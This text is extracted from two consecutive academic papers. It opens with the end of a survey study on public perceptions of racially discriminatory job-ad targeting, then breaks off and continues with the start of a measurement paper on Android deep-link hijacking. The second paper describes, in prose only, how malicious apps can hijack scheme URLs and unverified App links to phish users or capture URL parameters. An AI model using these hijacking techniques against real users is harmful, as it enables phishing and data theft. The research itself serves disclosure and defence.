Figure 7: Responses for scenario believability, broken down into behavior and demographic conditions.

questions, the mechanism of targeting is significant for advertiser, ad network and local news website; in all three cases, behavior-based targeting is significantly correlated with a lower perception of unethical behavior than the demographic-based targeting. This is illustrated in Figure 6. Human vs. algorithmic decision making continues to show no significant effect.

In contrast to responsibility, the entity making the decision in the provided scenario (the ad network or advertiser) does not appear to have a significant effect on respondents' perceptions of ethical behavior in any case. The targeted group is similarly uncorrelated.

Respondent demographics appear to have little to no correlation with these results. In two cases (ad network and local news site), Asian respondents were more likely to disagree that the entity in question had behaved ethically, but no other demographic covariates were significant.

5.3.6 Believability

Because several of our cognitive interview respondents expressed skepticism that discriminatory scenarios like the ones we described could be realistic, we added a question about believability at the end of the survey. Respondents were asked to rate the scenario on a five-point scale from "definitely could not happen" to "definitely could happen." Overall, 88% of respondents reported that the scenario "definitely" or "probably" could happen. Figure 7 provides an overview of respondents' ratings of scenario believability. This result suggests that, among the populations we surveyed, there is widespread if potentially shallow awareness of behavioral targeting capabilities and the potential for discrimination, intentional or otherwise.

6 Limitations

Our study, like most similar surveys, has several important limitations. First, while our sample included a broad variety of demographic groups, it was not a true probabilistic

sample. While we believe our conclusions can to some extent generalize, Turkers and web panel participants are generally more active internet users than average. People with less technical knowledge might find our scenarios less believable or feel differently about what constitutes a severe problem.

Second, our surveys dealt with the highly sensitive topic of discrimination, especially racial discrimination. Social desirability bias may cause respondents to report higher-than-realistic severity of discrimination scenarios, particularly with respect to historically disadvantaged groups.

Third, the ad eco-system is complex and complicated. There are many different entities involved in the publishing of an ad. In this survey, we took some of the involved entities and incorporated them into simplified scenarios. Despite simplification and pre-testing via cognitive interviews, it is possible some respondents did not understand important subtleties of these scenarios, affecting their responses. However, the fact that respondents tended to most blame whichever entity was implicated by the scenario (Section 5.3.4 suggests that respondents understood the scenarios to at least some degree.

More generally, all self-report surveys are susceptible to respondents who hurry through, answer haphazardly, or do not think deeply about the questions. In this particular survey, we were concerned that the scenarios might be too complex for some participants to understand, or that participants who did not believe the discriminatory scenario might not answer meaningfully. To minimize these effects, we kept the survey short and used cognitive interviews to ensure that our questions and answer choices could be easily understood. We explicitly measured believability and found that the majority of participants did find our scenario plausible. In addition, our major results proved consistent across two pilots and our main survey. As a result, we are reasonably confident that respondents were able to provide thoughtful answers to our questions.

Fourth, only some of our variables, the factors Target, Mechanism, Entity, and Decider, were experimentally randomized. Thus, our causal claims only extend to them. For the other variables, the covariates Age, Ethnicity, Education, and Sample Provider, we can only makes claims of correlation.

Fifth, despite basing our conclusions on three rounds of data collection, false positives remain possible. Pilot 2 produced a series of hypotheses about what variables would constitute a useful, parsimonious logistic regression model that we could apply across the nine questions we asked. The main study applied this model to new data, and investigated how these variables were correlated with each outcome. (For Decider, based on Pilot 2, we anticipated a coefficient statistically indistinguishable from zero.) The main regressions also controlled for the data coming from SSI, about which we had no explicit hypotheses motivated by Pilot 2.

In our main study we consider each variable-question combination as an independent hypothesis; we do not aggregate across questions or variables. Intuitively, these variables and questions are distinguishable from one another and different explanations may apply to each. As such, we do not correct for multiple hypothesis testing. Ultimately the question of when to aggregate and adjust *p*-values or not to comes down judgements about the individual hypotheses being interesting each on their own [20] and the goals of the study [7].

7 Discussion and Conclusion

Below, we present a summary of our findings, discussion on the respondents' understanding, implications for governance and policy guidelines for OBA, and suggestions for future work.

7.1 Summary of Findings

Overall, we find that for most questions we examined, people's perceptions of discriminatory ad-targeting scenarios depend on how the discrimination occurred. As might be expected, respondents rated scenarios in which the discrimination occurred based on how users behaved, with no explicit intent to discriminate based on demographic characteristics, to be significantly less problematic than scenarios with explicit racial targeting. Respondents also assigned more blame to the ad network, advertiser, and host website, and rated these entities' behavior as less ethical, in the behavioral scenarios.

Respondents also found scenarios in which minorities (in our scenarios, people of black or Asian race) benefited from such ad-targeting discrimination less problematic than scenarios in which the majority benefited. Relatedly, we also find that black respondents are more likely to view discriminatory scenarios as a more severe problem. We hypothesize that these ratings are influenced by discriminatory history in the U.S., where we recruited our respondents.

We find that whether the ad network or advertiser is explicitly mentioned in the scenario as causing the discrimination influences the accrual of responsibility to those entities; however, to our surprise, the named entity did not influence respondents' ratings of the severity of the scenarios, or of whether any entity had behaved ethically. Overall, the median ethics rating for both the ad network and the advertiser was neutral. We suspect this may relate part to many respondents not entirely understanding some subtleties of the online ad ecosystem. Nevertheless, these results suggest that it is not necessarily helpful for entities to "pass the blame" to other players, as the mechanism of discrimination seems more important. We were also surprised to find that whether a person or an algorithm was responsible for selecting how and whom to target made no difference in respondents' ratings of the severity of the scenario, suggesting that "an algorithm did it" will not be a viable excuse.

Finally, we find that the majority (88%) of respondents believed our scenario, suggesting a wariness or even awareness of these issues, at least among heavily-internet-using Turkers and SSI panel members.

7.2 Governance and Policy Implications

A number of organizations, including the FTC, the EFF, and industry groups such as the American Advertising Federation, provide guidelines and recommendations for the ethical use of targeted advertising [1, 18, 25]. Of these recommendations, only the EFF policy document mentions discrimination as a potential, unethical consequence. Our results, as well as prior research that has brought to light instances of discrimination (e.g., [13, 37]), highlight the importance of discrimination as an ad-targeting consideration. We find that 43% of respondents rated our discriminatory advertising scenarios a significant or moderate problem. More specifically, in the more prob-

Factor	OR	CI	p-value
T-Asian	0.91	[0.65, 1.27]	0.574
T-Black	1.05	[0.75, 1.47]	0.789
Behavior	1.15	[0.87, 1.51]	0.321
Advertiser	0.94	[0.71, 1.24]	0.656
Human	0.91	[0.69, 1.20]	0.509
Age of respondent	1.00	[0.99, 1.01]	0.566
HS+	0.96	[0.64, 1.44]	0.845
BS+	0.68	[0.46, 1.00]	0.051
R/E-Asian	1.90	[0.97, 3.74]	0.063
R/E-Black	1.57	[0.97, 2.53]	0.067
R/E-Hispanic or Latino	1.30	[0.76, 2.24]	0.340
SSI	1.03	[0.76, 1.40]	0.839

Table 18: Regression results for ethical behavior by the end user (n=891), where OR > 1 is associated with stronger disagreement that the end user behaved ethically. See Table 10 caption for more detailed explanation.

lematic demographic scenario, 53% did so; even in the less problematic behavioral scenario, when discrimination happened as a result of targeting based on users' web browsing history, 34.2% did so. Thus, we propose that guidelines, especially those issued by government agencies, should include explicit language about discrimination to address this topic of common concern.

Our findings suggest that while respondents distinguish behavioral from demographic targeting, they are not especially concerned with whether an algorithm was involved in the outcome. This suggests that responses that focus on the algorithmic nature of the ad ecosystem may not be helpful for addressing public concerns.

Finally, our findings represent a broad cross-section of users' opinions, but they do not represent a normative guideline for what *should* be appropriate. Many kinds of discrimination that may seem acceptable to the general public today may in fact be illegal, immoral, or unjust. Activists and advocates who are concerned about online discrimination can use our work as a starting point to better understand where more education, persuasion, and lobbying for new regulations may be most needed for furthering their agenda.

7.3 Future Work

Overall, our work addresses only a small portion of the critical topic of online algorithmic discrimination. Our results highlight an important distinction between users' perceptions of scenarios involving explicitly racial vs. implicitly racial, online-behavior-based discrimination. However, we explored only web-history-based targeting, and thus, future work may seek to explore whether users react similarly to other types of behaviors, or whether certain online behaviors are more sensitive.

Similarly, future work is needed to explore reactions to discrimination based on factors other than race. Our first pilot results suggested that users did not feel as strongly about topics such as pre-existing health conditions, at least in our advertising scenario, this should be explored in further detail in a wider range of scenarios.

Relatedly, we only explored user perceptions of scenarios involving advertising discrimination, and only in the context of a potentially desirable ad (for a job). It would be interesting to explore whether reactions remain the same when the ad in question is potentially undesirable, for example related to bail bonds or drug-abuse treatment. Related work [17, 35] has also shown evidence of discrimination in the search results shown to different users; questions about discrimination in pricing, insurance, and other services also remain open. Thus, future work could focus on exploring and comparing user reactions to discriminatory results in a variety of settings.

Finally, the concrete regression models, with particular coefficient values, as described in Section 5.3, were not tested for predictive power against independent test data. Such validation may make interesting future work for those interested in accurately predicting people's responses to cases of discrimination.

8 Acknowledgments

We thank Sean Kross for statistical guidance, the respondents in our surveys, and the anonymous reviewers of our submission. We gratefully acknowledge funding support from the National Science Foundation (Grant 1514509), and from a UMIACS contract under the partnership between the University of Maryland and DoD. A Survey Questions

Q1-4: How much responsibility does *entity* have for the fact that their ads are seen much more frequently by people who are *target race* than individuals of other races?

- Not at all responsible
- Somewhat responsible
- Mostly responsible
- Completely responsible
- Don't know

This question would be asked four times in a random order, each time with a new entity. Either Systemy (the advertiser), Bezo Media (the ad network), the individual visiting the website, or the the local news website.

Q5: Do you think it's a problem that Systemy job ads are seen much more frequently by people who are *target race* than individuals of other races?

- Not at all a problem
- Minor problem
- Moderate problem
- Serious Problem
- Don't know

Q6-9: Please tell us how much you agree or disagree with the following statements: *entity* behaved ethically in this situation

- Strongly Agree
- Agree
- Neutral
- Disagree
- Strongly Disagree

This question would be again be asked four times in a random order, each time with a new entity. Either Systemy (the advertiser), Bezo Media (the ad network), the individual visiting the website, or the the local news website.

Q10: Do you think the scenario we described could happen in real life?

- Definitely could happen
- Probably could happen
- Neutral
- Probably could not happen
- Definitely could not happen

Q11:Please specify your age. [drop-down menu of ages 18-100 or over]

Q12: Please specify the gender with which you most closely identify.

- Male
- Female
- Other

Q13: Please specify the highest degree or level of school you have completed.

- Some high school credit, no diploma or equivalent
- High school graduate, diploma or the equivalent (for example: GED)
- Some college credit, no degree
- Trade/technical/vocational training
- Associate degree
- Bachelor's degree
- Master's degree
- Professional degree
- Doctorate degree

Q14: Please specify your ethnicity.

- Hispanic or Latino
- Black or African American
- White
- American Indian or Alaska Native
- Asian
- Other

Measuring the Insecurity of Mobile Deep Links of Android

Fang Liu, Chun Wang, Andres Pico, Danfeng Yao, Gang Wang
Department of Computer Science, Virginia Tech
{*fbeyond, wchun, andres, danfeng, gangwang*}*@vt.edu*

Abstract

Mobile deep links are URIs that point to specific locations within apps, which are instrumental to web-to-app communications. Existing "scheme URLs" are known to have hijacking vulnerabilities where one app can freely register another app's schemes to hijack the communication. Recently, Android introduced two new methods "App links" and "Intent URLs" which were designed with security features, to replace scheme URLs. While the new mechanisms are secure in theory, little is known about how effective they are in practice.

In this paper, we conduct the first empirical measurement on various mobile deep links across apps and websites. Our analysis is based on the deep links extracted from two snapshots of 160,000+ top Android apps from Google Play (2014 and 2016), and 1 million webpages from Alexa top domains. We find that the new linking methods (particularly App links) not only failed to deliver the security benefits as designed, but significantly worsen the situation. First, App links apply link verification to prevent hijacking. However, only 194 apps (2.2% out of 8,878 apps with App links) can pass the verification due to incorrect (or no) implementations. Second, we identify a new vulnerability in App link's preference setting, which allows a malicious app to intercept arbitrary HTTPS URLs in the browser without raising any alerts. Third, we identify more hijacking cases on App links than existing scheme URLs among both apps and websites. Many of them are targeting popular sites such as online social networks. Finally, Intent URLs have little impact in mitigating hijacking risks due to a low adoption rate on the web.

1 Introduction

With the wide adoption of smartphones, mobile websites and native apps have become the two primary interfaces to access online content [10, 44]. Today, a user can easily launch apps from websites with preloaded *context*, which becomes instrumental to many key user experiences. For instance, from a restaurant's home page, users can tap a hyperlink to launch the phone app and call the restaurant, or launch Google Maps for navigation. Recently, users can even search in-app content with a web-based search engine (*e.g.*, Google) and directly launch the target app by clicking the search result [5].

The key enabler of web-to-mobile communication is mobile deep links. Like web URLs, mobile deep links are universal resource identifiers (URI) for content and functions within apps [49]. The most widely used deep link is *scheme URL* supported by both Android [7] and iOS [3] since 2008. If an app wants to be launched from the web, the app can register URI schemes to the mobile OS during installation. For example, the Facebook app registers "`fb://profile`" to open user profiles. Later when the link "`fb://profile/user1`" is clicked on the web, OS then can direct users to the Facebook app.

Threats to Mobile Deep Links. Despite the convenience, researchers have identified serious security vulnerabilities in scheme URLs [18, 19, 55]. The most significant one is *link hijacking*, where one app can register another app's scheme and induce the mobile OS to open the wrong app. Fundamentally, link hijacking is possible because there is no restriction on what schemes apps can register. A malicious app may register "`fb`" to hijack the deep link request to the Facebook app to launch itself. This allows the malicious apps to perform phishing attacks (*e.g.*, displaying a fake Facebook login box) or steal sensitive data carried by the link (*e.g.*, PII) [19, 35]. Even though Android and iOS may prompt users before launching an app, there are many cases where such prompting is skipped without user knowledge.

Recently, two new deep link mechanisms were proposed to address the security risks in scheme URLs: App link and Intent URL. 1) *App Link* [6, 9] was introduced to Android and iOS in 2015. It no longer al-

lows developers to customize schemes, but exclusively uses HTTP/HTTPS scheme. To prevent hijacking, App links introduced a way to verify the app-to-link association. More specifically, mobile OS verifies a registered link (*e.g.*, `https://facebook.com/profile`) by contacting the corresponding web host (`facebook.com`) for verification. This prevents apps other than Facebook to claim this link. 2) *Intent URL* [2] is another solution introduced in 2013, which only works on Android. Intent URL defines how deep links should be called by websites. Instead of calling "`fb://profile`", Intent URL explicitly specifies the destination app identifier (*i.e.*, package name) in the parameter to avoid confusion.

Measurements. While most existing works focus on vulnerabilities in scheme URLs [18, 19, 55], little is known about how widely App links and Intent URLs are adopted, and how effective they are in mitigating the threat in practice. In this paper, we conduct the first large-scale measurement on the current ecosystem of mobile deep links. Our goal is to detect and measure link hijacking vulnerabilities across the web and mobile apps, and understand the effectiveness of new linking mechanisms in battling hijacking attacks.

We perform extensive measurements on a large collection of mobile apps and websites. To measure the adoption of different mobile deep links, we collected two snapshots of 160,000+ most popular Android apps from Google Play in 2014 and 2016, and crawled 1 million web pages (using a dynamic crawler) from Alexa top domains. We primarily focus on Android for its significant market share (87%) [29] and availability of apps. We also perform a subset of analysis on iOS deep links. At the high-level, our method is to extract the link registration entries (URIs) from apps, and then measure their empirical usage on websites. To detect hijacking attacks, we group apps that register the same URIs as link collision groups. We find that not all link collisions are malicious — certain links are expected to be shared such as links for common functionality (*e.g.*, "`tel`") or third-party libraries (*e.g.*, "`zxing`"). We develop methods to identify malicious hijacking attempts.

Findings. Our study has four surprising findings, which lead to one overall conclusion: the newly introduced deep link solutions not only fail to improve security, but significantly increase hijacking risks for users.

First, App links' verification mechanism fails in practice. Surprisingly, among 8,878 Android apps with App links, only 194 (2.2%) correctly implement link verification. The reasons are a combination of the lack of motivation from app developers and various developer mistakes. We confirm a subset of mistakes in iOS App links too: 1,925 out of 12,570 (15%) fail the verification due to server misconfigurations, including popular apps such as Airbnb.

Second, we uncover a new vulnerability in App links, which allows malicious apps to *stealthily* intercept HTTP/HTTPS URLs in the browser. The root cause is that Android grants excessive permissions to unverified App links through the preference setting. For an unverified App link, Android by default will prompt users to choose between the app and the browser. To disable promoting, users may set a "preference" to always use the app for this link. This preference is overly permissive, since it not only disables prompting for the current link, but all other unverified links registered by the app. A malicious app, once received preference, can hijack any sensitive HTTP/HTTPS URLs (*e.g.*, to a bank website) without alerting users. We validate this vulnerability in the latest Android 7.1.1.

Third, We detect more malicious hijacking attacks on App links (1,593 apps) than scheme URLs (893 apps). Case studies show that popular websites (*e.g.*, "`google.com`") and apps (*e.g.*, Facebook) are common targets for traffic hijacking. In addition, we identify suspicious apps that act as the man-in-the-middle between websites and the original app to record sensitive URLs and the parameters (*e.g.*, "`https://paypal.com`").

Finally, Intent URLs have very limited impact in mitigating hijacking risks due to the low adoption rate among websites. Only 452 websites out of the Alexa top 1 million contain Intent URLs (0.05%), which is a much lower ratio than that of App links (48.0%) and scheme URLs (19.7%). Meanwhile, among these websites, App links drastically increase the number of links that have hijacking risks compared to existing vulnerable scheme URLs

To the best of our knowledge, our study is the first empirical measurement on the ecosystem of mobile deep links across web and apps. We find the new linking methods not only fail to deliver the security benefits as designed, but significantly worsen the situation. There is a clear mismatch between the security design and practical implementations due to the lack of incentives of developers, developer mistakes, and inherent vulnerabilities in the link mechanism. Moving forward, we propose a list of suggestions to mitigate the threat. We have reported the over-permission vulnerability to the Google Android team. The detailed plan for further notification and risk mitigation is described in §8.

2 Background and Research Goals

Mobile deep links are URIs that point to specific locations within mobile apps. Through deep links, websites can initiate useful interactions with apps, which is instrumental to many key user experiences, for example, opening apps, sharing and bookmarking in-app pages [49],



Figure 1: Three types of mobile deep links: Scheme URL, App Link and Intent URL.

Scheme URL: *fb://profile/1234*
scheme host path

App Link: *http://facebook.com/profile/1234*
scheme host path

Figure 2: URI syntax for Scheme URLs and App links.

and searching in-app content using search engines [5]. In the following, we briefly introduce how deep links work and the related security vulnerabilities. Then we describe our research goals and methodology.

2.1 Mobile Deep Links

To understand how deep links work, we first introduce inter-app communications on Android. An Android app is essentially a package of software *components*. One app's components can communicate with another app's components through *Intent*, a messaging object characterized "action", "category" and "data". By sending an intent, one app can communicate with the other app's front-end *Activities*, or background *Services*, *Content Providers* and *Broadcast Receivers*.

Mobile deep links trigger a particular type of intent to enable communications between the web and mobile apps. As shown in Figure 1, after users click on a link in the browser (or in-app WebView), the browser sends an intent to invoke the corresponding component in the target app. Unlike app-to-app communication, mobile deep link can only launch front-end Activity in the app.

Mobile deep links work in two simple steps: 1) Registration: an app "`foo`" should first register its URIs ("`foo://`" or "`https://foo.com`") to the mobile OS during installation. The URIs are declared in the in the "data" field of *intent filters*. 2) Addressing: when "`foo://`" is clicked, mobile OS will search all the intent filters for a potential match. Since the link matches the URI of app "`foo`", mobile OS will launch this app.

2.2 Security Risks of Deep Linking

Hijacking Risk in Scheme URL. Scheme URL is the first generation of mobile deep links, and is the least secure one. It was introduced since Android 1.0 [7] and iOS 2.0 [3] in 2008. Figure 2 shows the syntax of a scheme URL. App developers can customize any schemes and URIs for their app without any restriction.



Figure 3: App link verification process.

Prior research has pointed out key security risks in scheme URLs [19, 55], given that any app can register other apps' schemes. For example, apps other than Facebook can also register "`fb://`". When a deep link is clicked, it triggers an "implicit intent" to open any app with a matched URI. This allows a malicious app to hijack the request to the Facebook app to launch itself, either for phishing (*e.g.*, displaying a fake Facebook login box), or stealing sensitive data in the request [19, 35].

With an awareness of this risk, Android lets users be the security guard. When multiple apps declare the same URI, users will be prompted (with a dialog box) to select/confirm their intended app. However, if the malicious app is installed but the victim app is not, the malicious app will automatically skip the prompting and hijack the link without user knowledge. Even when both apps are installed, the malicious app may trick users to set itself as the "preference" and disable prompting. Historically speaking, relying on end-users as the sole security defense is risky since users often fail to perceive the nature of an attack, leading to bad decisions [12, 22, 53].

Solution1: App Link. App Link was introduced recently in October 2015 to Android 6.0 [6] as a more secure version of deep links. It was designed to prevent hijacking with two mechanisms. First, the authentic app can build an association with the corresponding website, which allows the mobile OS to open the App link exclusively using the authentic app. Second, App link no longer allows developers to customize their own schemes, but exclusively uses the `http` or `https` scheme.

Figure 3 shows the App link association process. Suppose app "*foo*" wants to register "`http://foo.com/*`". Mobile OS will contact the server at "`foo.com`" for verification. The app's developer needs to set up an association file "assetlinks.json" beforehand under the root directory ("/.well-known/") of the `foo.com` server. This file must be hosted on an HTTPS server. If the file contains an entry that certifies that app "*foo*" is associated with the link "`http://foo.com/*`", the mobile OS will confirm the association. The association file

contains a field called "sha256_cert_fingerprints", which is the SHA256 fingerprint of the associated app's signing certificate. The mobile OS is able to verify the fingerprint and prevent hijacking because only the authentic app has the corresponding signing certificate. Suppose a malicious app "bar" also wants to register "http://foo.com/*", the verification will fail, assuming the attacker cannot access the root of foo.com server to modify the association file and the fingerprint.

The iOS version of App links is called universal link, introduced at iOS 9.0 [9], which has the same verification process. The association file for iOS is "apple-app-site-association". However, iOS and Android have different policies to handle *failed verifications*. iOS prohibits opening unverified universal links in apps. Android, however, leaves the decision to users: if an unverified link is clicked, Android prompts users to choose if they want to open the link in the app or the browser.

Solution 2: Intent URL. Intent URL was introduced in 2013 and only works on Android [2]. Intent URLs prevent hijacking by changing how the deep link is called on the website. As shown in Figure 1, instead of calling "foo://p", Intent URL is structured as "intent://p/#Intent;scheme=foo;package=com.foo;end" where the package name of the target app is explicitly specified. Package name is a unique identifier for an Android app. Clicking an intent URL will launch an "explicit intent" to open the specified app.

Compared to scheme URLs and App links, Intent URL does not need special URI registration on the app. Intent URL can invoke the same interfaces defined by the URIs of scheme URLs or App links, as well as other exposed components [2].

2.3 Research Questions

While the hijacking risk of scheme URLs has been reported by existing research [18, 19, 55], little is known about how prevalently this risk exists among apps, and how effective the new mechanisms (App links and Intent URLs) are in reducing this risk in practice. We hypothesize that upgrading from scheme URL to App link/Intent URL is a non-trivial task, considering that scheme URLs may already have significant footprints on the web. Mobile platforms might be able to enforce changes to apps through OS updates, but their influence on the web is likely less significant. In this paper, we conduct the first large-scale measurement on the mobile deep link ecosystem to understand the adoption of different linking methods and their effectiveness in battling hijacking threats.

Threat Model. Our study focuses on *link hijacking threat* since this is the security issue that App Links and Intent URLs aim to address. Link hijacking happens when a malicious app registers the URI that belongs to the victim app. If mobile OS redirects the user to the malicious app, it can lead to phishing (*e.g.*, the malicious app displays forged UI to lure user passwords) or data leakage (*e.g.*, the deep link may carry sensitive data in the URL parameters such as PII and session IDs) [19, 35]. In this threat model, mobile OS and browser (or WebView) are not the targets of the attack, and we assume they are not malicious.

Link Type	**Conditions**			**Prompt User?**
	>1 Apps	Set As Preference	Link Verified	
Scheme URL	✓	✗	/	✓
	✓	✓	/	✗
	✗	✗	/	✗
	✗	✓	/	✗
App Link*	/	✗	✗	✓
	/	✓	✗	✗
	/	✗	✓	✗
	/	✓	✓	✗
Intent URL	/	/	/	✗

Table 1: Conditions for whether users will be prompted after clicking a deep link on Android. *App Links always have at least one matched app, the mobile browser.

The Role of Users. Users also play a role in this threat model. After clicking on a deep link, a user may be prompted with a dialog box to confirm the destination app. As shown in Table 1, prompting can be skipped in many cases. For *scheme URLs*, a malicious app can skip prompting if the victim app is not installed, or by tricking users to set the malicious app as the "preference". *App link* can skip prompting if the link has been verified. Otherwise, users will be prompted to choose between the browser and the app. *Intent URLs* will not prompt users at all since the target app is explicitly specified.

Our Goals. Our study seeks to answer key questions regarding how mobile deep links are implemented in the wild and their security impact. We ask three sets of questions. *First*, how prevalently are different deep links adopted among apps over time? Are App links and Intent URLs implemented properly as designed? *Second*, how many apps are still vulnerable to hijacking attacks? How many vulnerable apps are exploited by other real-world apps? *Third*, how widely are hijacked links distributed among websites? How much do App links and Intent URLs contribute to mitigating such links?

To answer these questions, we first describe data collection (§3), and measure the adoption of App links and scheme URLs among apps (§4). We perform extensive security analyses to understand how effective App links can prevent hijacking (§5), and then describe the method to detect hijacking attacks among apps (§6). Finally, we move to the web to measure the usage of Intent URLs,

and the prevalence of hijacked links (§7). In §8, we summarize key implications and discuss possible solutions.

3 Datasets

We collected data from both mobile apps and websites, including two snapshots of 160,000+ most popular Android apps in 2014 and 2016, and web pages from Alexa top 1 million domains.

Mobile Apps. To examine deep link registration, we crawled two snapshots of mobile apps from Google Play. The first snapshot *App2014* contains 164,322 most popular free apps from 25 categories in December 2014 (crawled with an Android 4.0.1 client). In August 2016, we crawled a second snapshot of top 160,000 free apps using an Android 6.0.1 client. We find that 48,923 apps in App2014 are no longer listed on the market in 2016. 4,963 apps in 2014 snapshot fell out of the top 160K list in 2016. To match the two datasets, we also crawled these 4,963 apps in 2016, forming an *App2016* dataset of 164,963 apps. The two snapshots have 115,399 overlapping apps. For each app in *App2016*, we also obtained the developer information, downloading count, review count and rating.

Our app dataset is biased towards popular apps among the 2.2 million apps in Google Play [48]. Since these popular apps have more downloads, potential vulnerabilities could affect more users. Our result can serve as a lower bound of empirical risks.

Alexa Top 1 Million Websites. To understand deep link usage on the web, we crawled Alexa top 1 million domains [1] in October 2016. We simulate using an Android browser (Android 6.0.1, Chrome/41/0/2272.96) to visit these web domains and load both static HTML page (index page) and the dynamic content from JavaScript. This is done using modified OpenWPM [25], a headless browser-based crawler. For each visit, the crawler loads the web page and waits for 300 seconds allowing the page to load the dynamic content, or perform the redirection. We store the final URL and HTML content. This crawling is also biased towards popular websites, assuming that deep links on these sites are more likely to be encountered by users. We refer this dataset as *Alexa1M*.

4 Deep Link Registration by Apps

In this section, we start by analyzing mobile apps to understand deep link registration and adoption. In order to receive deep link requests, an app needs to register its URIs to mobile OS during installation. Our analysis in this section focuses on Scheme URLs and App links. For Intent URLs, as described in §2, developers do not need special registrations in the app. Instead, it is up to the *websites* to decide whether to use Intent URLs or scheme URLs to launch the app. We will examine the adoption Intent URLs later by analyzing web pages (§7).

We provide an overview of deep link adoption by analyzing 1) how widely the scheme URLs are adopted among apps, and 2) whether App links are in the process of replacing scheme URLs for better security.

4.1 Extracting URI Registration Entries

Android apps register their URIs in the manifest file (`AndroidManifest.xml`). Both Scheme URLs and App Links are declared in Intent filters as a set of matching rules, which can either be actual links (`fb://login/`) or a wild card (`fb://profile/*`). Since there is no way to exhaustively obtain all links behind a wild card, we treat each matching rule as a registration entry. Given a manifest file, we extract deep link entries in three steps:

- **Step1: Detecting Open Interfaces.** We capture all the Activity intent filters whose "category" field contains both *BROWSABLE* and *DEFAULT*. This returns all the components that are reachable from the web.
- **Step2: Extracting App Link.** Among intent filters in Step 1, we capture those whose "action" contains *VIEW*. This returns intent filters with either App Links or Scheme URLs in their "data" fields[1]. We extract App Link URIs as those with http/https scheme. Note that App Link intent filters have a special field called *autoVerify*. If its value is TRUE, then mobile OS will perform verification on the App link.
- **Step3: Extracting Scheme URL.** All the non-http/https URIs from Step2 are Scheme URLs.

We apply the above method to our dataset and the result is summarized in Table 2. Among the 160K apps in *App2016*, we find that 20.3K apps adopt scheme URLs and 8.9K apps adopt App links. Note that for the apps in *App2014* (Android 4.0 or lower), App Link had not been introduced to Android yet. We find that 4,545 apps in *App2014* register http/https URIs, which are essentially scheme URLs with "`http`" or "`https`" as the scheme. For consistency, we still call these http/https links as App links, but link verification is not supported for these apps.

4.2 Scheme URL vs. App Link

Next, we compare the adoption of Scheme URLs and App links across time, app categories and app popularity. We seek to understand if the new App links are on the way of replacing Scheme URLs.

[1]The rest intent filters whose "action" is not *VIEW* can still be triggered by Intent URLs.

Dataset	Total Apps	Apps accept Scheme URLs	Apps accept App Links	Apps accept either Links	Unique Schemes	Unique Web Hosts
App2014	164,322	10,565 (6.4%)	4,545 (2.8%)	12,428 (7.6%)	8,845	6,471
App2016	164,963	20,257 (12.3%)	8,878 (5.4%)	23,830 (14.5%)	18,839	18,561

Table 2: Two snapshots of Android apps collected in 2014 and 2016. 115,399 apps appear in the both datasets; 48,923 apps in App2014 are no longer listed on the market in 2016; App2016 has 49,564 new apps.



Figure 4: # of new schemes and app link hosts per app between 2014 and 2016.



Figure 5: % of apps w/deep links; apps are divided by download count.

Adoption over Time. As shown in Table 2, there are significantly more apps that started to adopt deep links from 2014 to 2016 (about 100% growth). However, the growth rates are almost the same for App links and Scheme URLs. There are still 2-3 times more apps using scheme URLs than those with App links. Apps links are far from replacing scheme URLs.

Figure 4 specifically looks at apps in both snapshots. We select those that adopt either type of deep links in either snapshot (13,538 apps), and compute the differences in their number of schemes/hosts between 2014 and 2016. We find that the majority of apps (over 96.2%) either added more deep links or remained the same. Almost no apps removed or replaced scheme URLs with App links. The conclusion is the same when we compare the number of URI rules (omitted for brevity). This suggests that scheme URLs are still heavily used, exposing users to potential hijacking threat.

App Popularity. We find that deep links are more commonly used by popular apps (based on download count). In Figure 5, we divide apps in 2016 into three buckets based on their download count: $[0,1K)$, $[1K,1M)$, $[1M,\infty)$. Each has 20,654, 127,323 and 5,223 apps respectively. Then we calculate the percentage of apps that adopt deep links in each bucket. We observe that 33% of the 5,223 most popular apps adopt scheme URL, and the adoption rate goes down to 8% for apps with <1K downloads. The trend is similar for App links. In addition, we find that apps *with* deep links have averagely 4 million downloads per app, which is orders of magnitude higher than apps *without* deep links (125K downloads per app). As deep links are associated with popular apps, potential vulnerabilities can affect many users.

App Categories. Among the 25 app categories, we find that the following categories have the highest deep link adoption rate: SHOPPING (25.5%), SOCIAL (23.4%), LIFESTYLE (21.0%), NEWS_AND_MAGAZINES (20.5%) and TRAVEL_AND_LOCAL (20.2%). These apps are content-heavy and often handle user personally identifiable information (*e.g.*, social network app) and financial data (*e.g.*, shopping app). Link hijacking targeting these apps could have practical consequences.

5 Security Analysis of App Links

Our result shows that App links are still not as popular as scheme URLs. Then for apps that adopt App links, are they truly secure against link hijacking? As we discussed in §2.2, App link was designed to prevent hijacking through a link verification process. If a user clicks on an unverified App link, the mobile OS will prompt the user to choose whether he/she would like to open the link in the browser or using the app. In the following, we empirically analyze the security properties of App links in two aspects. First, we measure how likely app developers make mistakes when deploying App link verification. Second, we discuss a new vulnerability we discovered which allows malicious apps to skip user prompting when unverified App links are clicked. Malicious apps can exploit this to stealthily hijack arbitrary HTTP/HTTPS URLs in the mobile browser without user knowledge.

5.1 App Link Verification

We start by examining whether *link verification* truly protects apps from hijacking attacks. Since App link has not been introduced for *App2014*, all the http/https links in 2014 were unverified. In the following, we focus on apps in *App2016*. In total, there are 8,878 apps that register App links, involving 18,561 unique web domains. We crawled two snapshots of the association files for each domain in January and May of 2017 respectively. We use the January snapshot to discuss our key findings, and then use the May snapshot to check if the identified problems have been fixed.

Date	Apps w/ App Links	Apps Verif. Turned On	Apps Verified	Apps with Failed Verifications*					
				App Misconfig.	Host w/o Assoc. F.	Host w/ HTTP	Wrong Path	Host Invalid F.	Host Assoc. Other apps
Jan.17	8,878	415	194	26	177	11	0	10	60
May.17	8,878	415	192	26	171	8	0	18	57

Table 3: App Link verification statistics and common mistakes (App2016) based on data from January 2017 and May 2017. *One app can make multiple mistakes.

Type	Date	Hosts w/ Assoc. F.	Under HTTP	Wrong Path	Invalid File
iOS	Jan.17	12,570	1,817 (14%)	0 (0%)	108 (1%)
	May.17	13,541	1,820 (13%)	0 (0%)	113 (.8%)
Android	Jan.17	1,833	330 (18%)	4 (.2%)	81 (4%)
	May.17	2,779	474 (17%)	0 (0%)	118 (4%)

Table 4: Association files for iOS and Android obtained after scanning 1,012,844 domains.

Failed Verifications. As of January 2017, we find a surprisingly low ratio of verified App links. Among 8,878 apps that register App Links, only 194 apps successfully pass the verification (2%). More specifically, only 415 apps (4.7%) set the "*autoVerify*" field as TRUE, which triggers the verification process during app installation. This means the vast majority of apps (8,463, 95.3%) do not even start the verification process. Interestingly, 434 apps actually have the association file ready on their web servers, but the developers seem to forget to configure the apps to turn on the verification.

